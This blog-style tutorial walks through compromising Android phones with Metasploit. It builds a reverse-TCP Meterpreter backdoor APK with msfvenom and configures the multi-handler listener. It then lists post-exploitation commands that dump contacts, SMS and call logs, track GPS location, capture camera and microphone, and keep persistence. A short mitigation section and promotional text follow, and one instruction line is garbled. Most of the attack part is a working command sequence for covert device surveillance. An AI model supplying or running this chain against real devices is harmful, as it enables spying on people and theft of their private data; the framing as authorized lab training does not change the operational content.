
Listen to this Post

Introduction:
Smartphones have evolved far beyond communication tools—they now serve as repositories for personal photos, banking credentials, private conversations, and digital identities. This concentration of sensitive data makes them prime targets for cyberattacks. The Metasploit Framework, one of the most widely used penetration testing platforms in cybersecurity, provides ethical hackers with a structured toolkit to safely simulate real‑world attacks in authorized environments. By understanding how attackers operate, security professionals can identify, patch, and mitigate vulnerabilities before they are weaponized.
Learning Objectives:
- Understand the core architecture of the Metasploit Framework and its role in ethical hacking
- Learn to generate and deploy Android‑based payloads using `msfvenom`
– Master the setup of a multi‑handler listener and establish a Meterpreter session - Explore post‑exploitation techniques for information gathering on mobile devices
- Recognize defensive measures to secure mobile environments against similar attacks
- Setting Up Your Ethical Hacking Lab: Kali Linux and Metasploit
Before any simulated attack can take place, a controlled, isolated lab environment is essential. Kali Linux, a Debian‑based distribution purpose‑built for digital forensics and penetration testing, comes with Metasploit pre‑installed. To verify your installation and launch the framework:
 Check Metasploit version
msfconsole --version

Launch the Metasploit console
msfconsole

If Metasploit is not installed (on non‑Kali systems)
sudo apt update
sudo apt install metasploit-framework
Metasploit’s directory structure is organized into modules that serve distinct functions:
– `modules/exploits/` – Code that takes advantage of vulnerabilities
– `modules/payloads/` – Code that executes on the target after exploitation
– `modules/auxiliary/` – Scanners, fuzzers, and reconnaissance tools
– `modules/post/` – Post‑exploitation modules for data gathering and pivoting
Understanding this structure allows security professionals to navigate the framework efficiently. The `search` command is particularly powerful—rather than memorizing thousands of module names, you can quickly locate relevant exploits and auxiliary modules:
msf6 > search android
msf6 > search portscan
msf6 > search smb ms17_010
For database‑backed tracking of scan results across multiple targets, initialize and start the PostgreSQL database:
sudo msfdb init
sudo msfdb start
msf6 > db_status
- Understanding Malware and Payloads: The Attacker’s Delivery Mechanism
In the context of mobile security, malware (malicious software) is any code intentionally designed to harm a system, steal information, spy on users, or gain unauthorized access. If malware is the vehicle, the payload is what it delivers—the actual malicious action performed after reaching the target.
For Android devices, one of the most commonly used payloads is android/meterpreter/reverse_tcp. This Java‑based Meterpreter payload establishes a reverse TCP connection from the compromised device back to the attacker’s machine, providing an interactive session for post‑exploitation activities.
Generating a Malicious APK with msfvenom
`msfvenom` is Metasploit’s payload generation utility. To create an Android APK with a reverse TCP payload:
msfvenom -p android/meterpreter/reverse_tcp LHOST=<YOUR_IP> LPORT=4444 -o ~/backdoor.apk
Replace `192.168.1.104). The `-o` flag specifies the output file name. This APK, when installed on an Android device, will attempt to connect back to the specified IP and port.
Transferring the APK to the Target Device
In a lab environment, the APK can be delivered via:
– USB transfer
– A local HTTP server (e.g., python3 -m http.server 8080)
– QR code generation for quick download
On the Android device, the user must enable “Install Unknown Sources” to install the APK manually.
3. Setting Up the Listener: The Multi‑Handler
Once the payload is deployed, the attacker must wait for the target device to call back. This is accomplished using the Metasploit multi‑handler, which listens for incoming connections:
msf6 > use exploit/multi/handler
msf6 > set payload android/meterpreter/reverse_tcp
msf6 > set LHOST <YOUR_IP>
msf6 > set LPORT 4444
msf6 > exploit
The multi‑handler configures the listener to match the payload’s connection parameters. When the victim opens the malicious APK on their device, a Meterpreter session is opened:
[] Meterpreter session 1 opened
At this point, the ethical hacker has an interactive session on the compromised Android device, allowing for a wide range of post‑exploitation actions.
- Post‑Exploitation with Meterpreter: What an Attacker Can Do
Once a Meterpreter session is established, the framework provides extensive capabilities for information gathering and system interaction.
Basic System Information
meterpreter > sysinfo  Device model, OS version, build fingerprint
meterpreter > getuid  Current user context
meterpreter > ifconfig  Network interfaces
meterpreter > netstat  Active connections
File System Operations
meterpreter > ls /sdcard/  List files in internal storage
meterpreter > download /path/to/file  Pull files from device
meterpreter > upload /local/file /remote/path  Push files to device
Data Extraction (Android‑Specific)
meterpreter > dump_contacts  Export contact list
meterpreter > dump_sms  Read SMS messages
meterpreter > dump_calllog  Retrieve call logs
meterpreter > geolocate  Get GPS coordinates (if permissions allow)
meterpreter > wlan_geolocate  Location via WLAN information
These commands demonstrate why mobile devices are such attractive targets—they contain a wealth of personal and sensitive data that can be exfiltrated in minutes.
Media and Surveillance
meterpreter > webcam_list  List available cameras
meterpreter > webcam_snap  Take photo from default camera
meterpreter > webcam_stream  Live video stream
meterpreter > record_mic  Record audio from microphone
Persistence
To maintain access even after the device restarts, Meterpreter offers persistence mechanisms:
meterpreter > run persist_helper
This attempts to ensure the payload survives reboots and application kills.
5. Common Pitfalls and Troubleshooting
Even in a controlled lab, issues can arise. Here are typical failure scenarios and their solutions:
| Error | Possible Cause | Solution |
|-||-|
| `No session opened` | APK not executed, network isolation, incorrect payload | Verify APK installation, ensure same network segment, reconfirm LHOST/LPORT |
| `Session died unexpectedly` | App killed by OS, network dropout | Use `set AutoRunScript migrate -f` to migrate to a more stable process |
| `Media capture failures` | Missing permissions on the target device | Ensure the APK requests necessary permissions during installation |
| `Command not found` | Metasploit not properly installed | Run `sudo apt install metasploit-framework` and verify with `which msfvenom` |
Automation Tools: PhoneSploit‑Pro
For those who prefer a more automated approach, PhoneSploit‑Pro is a Python‑based tool that integrates ADB (Android Debug Bridge) with Metasploit to create, install, and run payloads in a single click—provided the target device has ADB debugging enabled and an open ADB port on TCP 5555. While convenient, understanding the underlying manual process is critical for any serious security professional.
6. Mitigation and Defense: Protecting Mobile Devices
Understanding the attack chain is only half the battle. Defenders must implement controls to prevent, detect, and respond to mobile threats.
For End Users:
- Disable Unknown Sources: Only install apps from official stores like Google Play
- Review App Permissions: Be cautious of apps requesting unnecessary permissions (e.g., a flashlight app asking for SMS access)
- Keep OS Updated: Security patches address known vulnerabilities
- Use Mobile Security Software: Consider reputable anti‑malware solutions
For Organizations:
- Mobile Device Management (MDM): Enforce security policies, remote wipe capabilities, and app whitelisting
- Network Segmentation: Isolate mobile devices from critical infrastructure
- Regular Penetration Testing: Simulate attacks to identify weaknesses before adversaries do
- User Awareness Training: Educate employees on phishing and social engineering tactics that deliver malicious APKs
Detection Techniques:
- Monitor for unusual outbound connections to unexpected IP addresses and ports
- Deploy endpoint detection and response (EDR) solutions on managed devices
- Analyze network traffic for Meterpreter‑like command‑and‑control patterns
What Undercode Say:
- Key Takeaway 1: The Metasploit Framework is not just an attack tool—it is a comprehensive platform for understanding vulnerabilities from both offensive and defensive perspectives. Mastering its modules, payloads, and post‑exploitation capabilities equips security professionals with the insight needed to build robust defenses.
- Key Takeaway 2: Mobile devices are increasingly targeted because they store vast amounts of sensitive personal and corporate data. Ethical hacking exercises, conducted strictly in authorized lab environments, are essential for identifying and mitigating these risks before malicious actors exploit them.
- The hands‑on exploration of Metasploit’s Android payloads reveals just how quickly an attacker can gain control of a device—extracting contacts, SMS messages, GPS coordinates, and even activating cameras and microphones.
- The `search` command within Metasploit demonstrates the framework’s usability, allowing practitioners to find relevant modules without memorizing thousands of exploits.
- The distinction between malware (the vehicle) and payload (the cargo) is fundamental to understanding attack mechanics and building effective detection rules.
- Automated tools like PhoneSploit‑Pro lower the barrier to entry, but reliance on automation without understanding the underlying steps can leave security professionals unprepared for custom or novel attack scenarios.
- The multi‑handler listener is a critical component—misconfiguring LHOST or LPORT is the most common reason for failed sessions.
- Persistence mechanisms highlight the importance of post‑infection detection; even if a device is rebooted, an attacker may retain access.
- Defensive strategies must include both technical controls (MDM, network monitoring) and human factors (user training, permission awareness).
- Ultimately, ethical hacking is about understanding systems well enough to defend them—not to attack them.
Prediction:
- +1 The growing adoption of mobile devices in enterprise environments will drive increased demand for specialized mobile penetration testing skills, creating new career opportunities for ethical hackers who master frameworks like Metasploit.
- +1 As mobile operating systems become more secure, attackers will increasingly target third‑party apps and supply chain vulnerabilities, making static and dynamic analysis tools essential components of the security stack.
- -1 The accessibility of tools like PhoneSploit‑Pro lowers the technical barrier for entry‑level attackers, potentially leading to a surge in opportunistic mobile attacks against misconfigured devices with open ADB ports.
- +1 Regulatory frameworks (GDPR, CCPA, HIPAA) will continue to mandate rigorous security testing for applications handling personal data, further legitimizing and professionalizing the ethical hacking field.
- -1 If organizations fail to adopt proactive security measures—such as regular penetration testing and employee training—they remain vulnerable to the very techniques demonstrated in ethical hacking labs, risking data breaches, financial loss, and reputational damage.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Vishwaa R – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


